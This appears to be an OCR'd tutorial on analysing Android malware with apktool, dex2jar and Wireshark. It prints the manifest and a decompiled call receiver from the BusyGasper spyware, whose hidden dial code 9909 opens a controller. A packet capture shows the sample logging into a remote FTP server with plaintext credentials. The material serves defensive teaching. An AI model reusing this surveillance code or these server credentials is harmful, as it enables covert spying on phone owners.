<37792e1e81248c3c585162206.out/
▸ original/
▸ res/
▸ smali/
▸ unknown/
  AndroidManifest.xml
  apktool.yml
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
```

```
1 <?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://schemas.android.com/apk/res/android" package="com.androi
  d.system.bdata" platformBuildVersionCode="21" platformBuildVersionName="5.0.1-1624448">
2     <uses-permission android:name="android.permission.INSTALL_PACKAGES"/>
3     <uses-permission android:name="android.permission.MODIFY_PHONE_STATE"/>
4     <uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"/>
5     <uses-permission android:name="android.permission.REAL_GET_TASKS"/>
6     <uses-permission android:name="android.permission.PROCESS_OUTGOING_CALLS"/>
7     <uses-permission android:name="android.permission.RECORD_AUDIO"/>
8     <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
9     <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
10    <uses-permission android:name="android.permission.CAMERA"/>
11    <uses-feature android:name="android.hardware.camera"/>
12    <uses-feature android:name="android.hardware.camera.autofocus"/>
13    <uses-permission android:name="com.android.browser.permission.READ_HISTORY_BOOKMARKS"/>
14    <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
15    <uses-permission android:name="android.permission.DISABLE_KEYGUARD"/>
16    <uses-permission android:name="android.permission.GET_TASKS"/>
17    <uses-permission android:name="android.permission.INTERNET"/>
18    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
19    <uses-permission android:name="android.permission.READ_SMS"/>
20    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
21    <uses-permission android:name="android.permission.READ_PRIVILEGED_PHONE_STATE"/>
22    <uses-permission android:name="android.permission.READ_CONTACTS"/>
23    <uses-permission android:name="android.permission.CHANGE_NETWORK_STATE"/>
24    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
25    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
26    <uses-permission android:name="android.permission.SEND_SMS"/>
27    <uses-permission android:name="android.permission.WRITE_SMS"/>
28    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
29    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
30    <uses-permission android:name="android.permission.WAKE_LOCK"/>
31    <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
32    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
33    <uses-permission android:name="android.permission.CHANGE_WIFI_STATE"/>
```

Resources

```
$ cd f210d5e675f6724bf254f54309747dca8e6b74637792e1e81248c3c585162206.out/
$ cd res
$ cd values
```

strings.xml	Used to reference strings for the application with (optional) styling
ids.xml	List of identifiers for components of the application
public.xml	Used to assign fixed resource IDs
styles.xml	Defines the UI for the application

```
$ vim strings.xml
```

Running dex2jar

```
$ cp <file> <file>.zip && unzip <file>
$ cd ~/Tools/dex2jar/dex-tools/build/distributions/dex-tools-2.1-SNAPSHOT/
$ sh d2j-dex2jar.sh ~/path/to/apk_to_decompile.apk -o ~/path/to/output.jar
```

Lexical Obfuscation

Although many malware samples (especially Adware/Chargeware/Click Fraud) tend to not encrypt strings or obfuscate *too* much of the application, *Lexical Obfuscation* is pretty common.

What is "Lexical Obfuscation"?

Method names, class names, variable names are replaced with nonsense, randomized text to make their functions less obvious.

```
class ak implements FilenameFilter {
    ak(boolean arg1, String arg2) {
        this.a = arg1;
        this.b = arg2;
        super();
    }

    public boolean accept(File arg2, String arg3) {
        boolean v0 = this.a ? arg3.matches(this.b) : true;
        return v0;
    }
}
```

Looking at the (decompiled) source code

Where to start?

Trace the program flow, starting with the main class from AndroidManifest

Is the application attempting to exfiltrate any sensitive information?


What permissions did it ask for, and what classes are using those services?

What URLs can you find? What logging messages do you see?

IP Addresses? Usernames? Emails?

What device features is the app trying to use?

Secret menus!?




via https://securelist.com/busygasper-the-unfriendly-spy/87627/

```java
package com.android.system.bdata;

import android.content.BroadcastReceiver;
import android.content.ComponentName;
import android.content.Context;
import android.content.Intent;
import android.content.SharedPreferences.Editor;
import android.content.SharedPreferences;
import android.telephony.TelephonyManager;

public class CallReceiver extends BroadcastReceiver {
    @Override  // android.content.BroadcastReceiver
    public void onReceive(Context arg6, Intent arg7) {
        if(arg7 != null) {
            try {
                String v0_1 = arg7.getAction();
                if(v0_1 != null) {
                    SharedPreferences v1 = arg6.getSharedPreferences("app_preferences", 0);
                    if(v0_1.equals("android.intent.action.PHONE_STATE")) {
                        if((arg7.getStringExtra("state").equals(TelephonyManager.EXTRA_STATE_IDLE)) && !v1.getBoolean("notstart", false)) {
                            String v0_2 = arg7.getStringExtra("incoming_number");
                            if(v0_2 != null && v0_2.length() > 0) {
                                Intent v0_3 = new Intent(arg6, DataService.class);
                                v0_3.setAction("cdate");
                                arg6.startService(v0_3);
                                return;
                            }
                        }
                    }
                    else if((v0_1.equals("android.intent.action.NEW_OUTGOING_CALL")) && (arg7.getStringExtra("android.intent.extra.PHONE_NUMBER").equals("9909"))) {
                        SharedPreferences.Editor v0_4 = v1.edit();
                        v0_4.putBoolean("pdia", true);
                        v0_4.commit();
                        this.setResultData(null);
                        arg6.getPackageManager().setComponentEnabledSetting(new ComponentName(arg6, DataServiceController.class), 1, 1);
                        Intent v0_5 = new Intent(arg6, DataServiceController.class);
                        v0_5.addFlags(0x10000000);
                        arg6.startActivity(v0_5);
                        return;
                    }
                }
            }
            catch(Exception v0) {
                bq.a("eCR:" + v0, true, arg6);
                return;
            }
        }
    }
}
```

Is it trying to access other app data? How?



Analyzing a `pcap` File with Wireshark

Network Traffic Analysis


What protocols should we look for?

What IP addresses or domains?


Example:

```
ip.addr == 213.174.157.151
ftp
irc
```


ip.addr


133017545.net.pcap
ip.addr == 213.174.157.151
Expression...
No. Time Source Destination Protocol Length Info
24 58.894748 10.0.2.15 213.174.157.151 TCP 74 46407 → 21 [SYN] Seq=0 Win=14600 Len=0 MSS=1460 SACK_PERM=1 TSval=4294957135 TSecr=0 WS=2
25 58.962262 213.174.157.151 10.0.2.15 TCP 58 21 → 46407 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1460
26 58.964575 10.0.2.15 213.174.157.151 TCP 64 46407 → 21 [ACK] Seq=1 Ack=1 Win=14600 Len=0 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
27 59.030009 213.174.157.151 10.0.2.15 FTP 304 Response: 220---------- Welcome to Pure-FTPd ----------
28 59.031189 10.0.2.15 213.174.157.151 TCP 64 46407 → 21 [ACK] Seq=1 Ack=251 Win=14600 Len=0 [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
29 59.058492 10.0.2.15 213.174.157.151 FTP 67 Request: user ealexzna
30 59.058543 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=251 Ack=14 Win=8760 Len=0
31 59.085869 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
32 59.085888 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=251 Ack=15 Win=8760 Len=0
33 59.192902 213.174.157.151 10.0.2.15 FTP 95 Response: 331 User ealexzna OK. Password required
34 59.220667 10.0.2.15 213.174.157.151 FTP 70 Request: pass kl725x2408
35 59.225187 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=292 Ack=30 Win=8760 Len=0
36 59.248651 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
37 59.248670 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=292 Ack=31 Win=8760 Len=0
38 59.650370 213.174.157.151 10.0.2.15 FTP 250 Response: 230-User ealexzna has group access to: 1002
39 59.678934 10.0.2.15 213.174.157.151 FTP 64 Request: pasv [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
40 59.683734 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=488 Ack=35 Win=8760 Len=0
41 59.716891 10.0.2.15 213.174.157.151 FTP 64 Request: [ETHERNET FRAME CHECK SEQUENCE INCORRECT]
42 59.716922 213.174.157.151 10.0.2.15 TCP 54 21 → 46407 [ACK] Seq=488 Ack=36 Win=8760 Len=0
Frame 27: 304 bytes on wire (2432 bits), 304 bytes captured (2432 bits)
Ethernet II, Src: RealtekU_12:35:02 (52:54:00:12:35:02), Dst: RealtekU_12:34:56 (52:54:00:12:34:56)
Internet Protocol Version 4, Src: 213.174.157.151, Dst: 10.0.2.15
Transmission Control Protocol, Src Port: 21, Dst Port: 46407, Seq: 1, Ack: 1, Len: 250
File Transfer Protocol (FTP)
[Current working directory:]
0000 52 54 00 12 34 56 52 54 00 12 35 02 08 00 45 10 RT··4VRT ··5···E·
0010 01 22 00 13 00 00 40 06 fa 5e d5 ae 9d 97 0a 00 ·"····@· ·^····
0020 02 0f 00 15 b5 47 00 da c0 02 ef 9b 9e d3 50 18 ·····G·· ····P·
0030 22 38 4a 44 00 00 32 32 30 2d 2d 2d 2d 2d 2d 2d "8JD··22 0-------
0040 2d 2d 2d 20 57 65 6c 63 6f 6d 65 20 74 6f 20 50 --- Welc ome to P
0050 75 72 65 2d 46 54 50 64 20 2d 2d 2d 2d 2d 2d 2d ure-FTPd -------
0060 2d 2d 2d 0d 0a 32 32 30 2d 59 6f 75 20 61 72 65 ---··220 -You are
0070 20 75 73 65 72 20 6e 75 6d 62 65 72 20 36 20 6f user nu mber 6 o
133017545.net.pcap
